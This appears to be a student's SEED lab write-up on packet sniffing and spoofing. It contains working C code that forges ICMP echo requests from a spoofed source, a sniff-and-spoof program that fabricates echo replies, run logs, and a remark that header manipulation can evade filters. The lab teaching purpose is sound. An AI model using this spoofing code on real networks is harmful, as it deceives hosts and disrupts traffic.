- ❖ The ICMP Echo request program is mentioned below. echo request packet is sent to a remote machine on the internet on behalf of another machine.

Assignment # 1
Cyber Security
Packet Sniffing and Spoofing

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#define DEST_IP "10.9.0.5"

unsigned short in_cksum(unsigned short *buf, int length) {
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp=0;
    /*
     * The algorithm uses a 32 bit accumulator (sum), adds
     * sequential 16 bit words to it, and at the end, folds back all
     * the carry bits from the top 16 bits into the lower 16 bits.
     */
    while (nleft > 1) {
        sum += *w++;
        nleft -= 2;
    }
    /* treat the odd byte at the end, if any */
    if (nleft == 1) {
        *(u_char *)&temp = *(u_char *)w;
        sum += temp;
    }
    /* add back carry outs from top 16 bits to low 16 bits */
    sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
    sum += (sum >> 16);                // add carry
    return (unsigned short)(~sum);
}

void send_raw_ip_packet(struct ip* ipHeader) {
    struct sockaddr_in dest_info;
    int enable = 1;
    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr.s_addr = ipHeader->ip_dst.s_addr;
    // Step 4: Send the packet out.
    sendto(sock, ipHeader, ntohs(ipHeader->ip_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

int main() {
    char buffer[1500];
    memset(buffer, 0, 1500);
    struct ip *ipHeader = (struct ip *)buffer;
    struct icmphdr *icmpHeader = (struct icmphdr *)(buffer + sizeof(struct
ip));
    icmpHeader->type = 8; // ICMP echo request
    icmpHeader->checksum = 0; // Checksum (0 for now)
    icmpHeader->checksum = in_cksum((unsigned short *)icmpHeader, sizeof(struct
icmphdr));
    ipHeader->ip_hl = 5; // Header length
```

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
ipHeader->ip_v = 4; // IPv4
ipHeader->ip_ttl = 64; // Time to live
ipHeader->ip_len = htons(sizeof(struct ip) + sizeof(struct icmphdr));
ipHeader->ip_p = IPPROTO_ICMP; // Protocol: ICMP
ipHeader->ip_src.s_addr = inet_addr("8.8.8.8"); // Source IP address
ipHeader->ip_dst.s_addr = inet_addr("10.9.0.5"); // Destination IP address
send_raw_ip_packet(ipHeader);
return 0;
}
```

- ❖ SeedVM: The C program is compiled and .out file is executed on the SEEDVM. Below is the screenshot for the same.

```
[10/04/23]seed@VM:~/.../Labsetup$ gcc SpoofICMPRequest.c -o
spoofing.out -lpcap
[10/04/23]seed@VM:~/.../Labsetup$ sudo ./spoofing.out
```

- ❖ Wireshark output is displayed in the screenshot below.

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-10-04 03:2	8.8.8.8	10.9.0.5	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response ...)
2	2023-10-04 03:2	8.8.8.8	10.9.0.5	ICMP	44	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 3)
3	2023-10-04 03:2	10.9.0.5	8.8.8.8	ICMP	44	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 2)
4	2023-10-04 03:2	10.9.0.5	8.8.8.8	ICMP	44	Echo (ping) reply id=0x0000, seq=0/0, ttl=64
5	2023-10-04 03:2	10.9.0.5	8.8.8.8	ICMP	44	Echo (ping) reply id=0x0000, seq=0/0, ttl=63
6	2023-10-04 03:2	02:42:91:c4:fb:d5	02:42:91:c4:fb:d5	ARP	44	Who has 10.9.0.5? Tell 10.9.0.1
7	2023-10-04 03:2	02:42:91:c4:fb:d5	02:42:91:c4:fb:d5	ARP	44	Who has 10.9.0.5? Tell 10.9.0.1
8	2023-10-04 03:2	02:42:0a:09:00:05	02:42:0a:09:00:05	ARP	44	Who has 10.9.0.1? Tell 10.9.0.5
9	2023-10-04 03:2	02:42:0a:09:00:05	02:42:0a:09:00:05	ARP	44	Who has 10.9.0.1? Tell 10.9.0.5
10	2023-10-04 03:2	02:42:91:c4:fb:d5	02:42:91:c4:fb:d5	ARP	44	10.9.0.1 is at 02:42:91:c4:fb:d5
11	2023-10-04 03:2	02:42:91:c4:fb:d5	02:42:91:c4:fb:d5	ARP	44	10.9.0.1 is at 02:42:91:c4:fb:d5
12	2023-10-04 03:2	02:42:0a:09:00:05	02:42:0a:09:00:05	ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
13	2023-10-04 03:2	02:42:0a:09:00:05	02:42:0a:09:00:05	ARP	44	10.9.0.5 is at 02:42:0a:09:00:05
14	2023-10-04 03:2	fe80::b1c2:5693:f67d::	ff02::fb	MDNS	205	Standard query 0x0000 PTR _ipp._tcp.local, "QM" question PTR ...
15	2023-10-04 03:2	10.0.0.27	224.0.0.251	MDNS	185	Standard query 0x0000 PTR _ipp._tcp.local, "QM" question PTR ...
16	2023-10-04 03:2	127.0.0.1	224.0.0.251	MDNS	185	Standard query 0x0000 PTR _ipp._tcp.local, "QM" question PTR ...
17	2023-10-04 03:2	10.9.0.1	224.0.0.251	MDNS	185	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR ...
18	2023-10-04 03:2	10.9.0.1	224.0.0.251	MDNS	185	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR ...
19	2023-10-04 03:2	10.9.0.1	224.0.0.251	MDNS	185	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR ...

- i. **Question 4.** Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

Answer: Yes, in a raw packet crafting scenario, we can set the IP packet length field to an arbitrary value, regardless of how big the actual packet is. However, the IP packet length field specifies the total length of the IP packet, including the header and payload. By setting it to an arbitrary value, we can make the packet appear larger or smaller than it is. This field manipulation can be useful for evading network filters. It should also be noted that incorrectly configured or maliciously crafted packets can disrupt communication.

- ii. **Question 5.** Using the raw socket programming, do you have to calculate the checksum for the IP header?

Answer: To calculate the checksum for the IP header depends on the specific scenario and the level of control we want over the packet's content. If you are crafting packets for a specialized purpose and want full control over every field, you can pre-calculate the checksum and set it in the packet header. Also, the operating system can automatically calculate it when we send the packet using a raw socket. The OS will calculate the checksum based on the packet's content, including the IP header.

- iii. **Question 6.** Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Answer3: Root privileges are typically required to run programs that use raw sockets due to security and network management concerns. Raw sockets provide a high level of control over network packets, including the ability to craft and send custom packets. Allowing non-privileged users to create and send raw packets could lead to various security risks and network disruptions.

Assignment # 1
Cyber Security
Packet Sniffing and Spoofing

F. Task 2.3 Sniff and then Spoof

- ❖ sniff_spoof.c program is given below which was used to complete the task.

```
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h>
#include <unistd.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/in.h>
#include <sys/socket.h>

#define PACKET_LEN 512
// Define the Ethernet header structure
struct ethheader {
    u_char ether_dhost[6];
    u_char ether_shost[6];
    u_short ether_type;
};
// Define the IP header structure
struct ipheader {
    u_char iph_ihl:4, iph_ver:4;
    u_char iph_tos;
    u_short iph_len;
    u_short iph_ident;
    u_short iph_flags;
    u_char iph_ttl;
    u_char iph_protocol;
    u_short iph_chksum;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;
};
// Define the ICMP header structure
struct icmpheader {
    u_char icmp_type;
    u_char icmp_code;
    u_short icmp_chksum;
    u_short icmp_id1;
    u_short icmp_seq1;
};

void send_raw_ip_packet(struct ipheader *ip) {
    struct sockaddr_in dest_info;
    int enable = 1;
    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

    // Step 3: Provide needed information about the destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info,
sizeof(dest_info));
}
```

Assignment # 1
Cyber Security
Packet Sniffing and Spoofing

```
close(sock);
}

void send_echo_reply(struct ipheader *ip) {
    int ip_header_len = ip->iph_ihl * 4;
    char buffer[PACKET_LEN];

    // Make a copy from the original packet to the buffer (faked packet)
    memset(buffer, 0, PACKET_LEN);
    memcpy(buffer, ip, ntohs(ip->iph_len));
    struct ipheader *newip = (struct ipheader *)buffer;
    struct icmpheader *newicmp = (struct icmpheader *)(buffer + ip_header_len);

    // Construct IP: SWAP src and dest in the faked ICMP packet
    newip->iph_sourceip = ip->iph_destip;
    newip->iph_destip = ip->iph_sourceip;
    newip->iph_ttl = 64;

    // Fill in all the needed ICMP header information.
    // ICMP Type: 8 is request, 0 is reply.
    newicmp->icmp_type = 0;

    send_raw_ip_packet(newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
        struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));

        printf("      From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("      To: %s\n", inet_ntoa(ip->iph_destip));

        /* determine protocol */
        switch (ip->iph_protocol) {
            case IPPROTO_TCP:
                printf("    Protocol: TCP\n");
                return;
            case IPPROTO_UDP:
                printf("    Protocol: UDP\n");
                return;
            case IPPROTO_ICMP:
                printf("    Protocol: ICMP\n");
                send_echo_reply(ip);
                return;
            default:
                printf("    Protocol: others\n");
                return;
        }
    }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp[icmptype] == 8"; // Filter ICMP Echo Request packets
    bpf_u_int32 net;

    // Step 1: Open a live pcap session on NIC
    // Step 1: Open live pcap session on NIC with name eth3
```

Assignment # 1

Cyber Security

Packet Sniffing and Spoofing

```
handle = pcap_open_live("br-91d588815d3f", BUFSIZ, 1, 1000, errbuf);
// Step 2: Compile filter_exp into BPF pseudo-code
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);
// Step 3: Capture packets
pcap_loop(handle, -1, got_packet, NULL);
pcap_close(handle); //Close the handle
return 0;
}
```

- ❖ **SeedVM:** The C program provided above is compiled and .out file is generated in SEEDVM. This program helps in sniffing and spoofing the ICMP request.

```
[09/03/23]seed@VM:~/.../Labsetup$ sudo ./sniff_spoof.out
      From: 10.9.0.6
      To: 1.2.3.4
  Protocol: ICMP
      From: 10.9.0.6
      To: 10.9.0.5
  Protocol: ICMP
```

- ❖ **HostA:** Ping statistics for the 10.9.0.5 and 1.2.3.4 is given below.

```
seed@4452e7e726e4:~$ ping 1.2.3.4 -c 1
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=774 ms
--- 1.2.3.4 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 774.097/774.097/774.097/0.000 ms
seed@4452e7e726e4:~$ ping 10.9.0.5 -c 1
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.162 ms
--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.162/0.162/0.162/0.000 ms
seed@4452e7e726e4:~$
```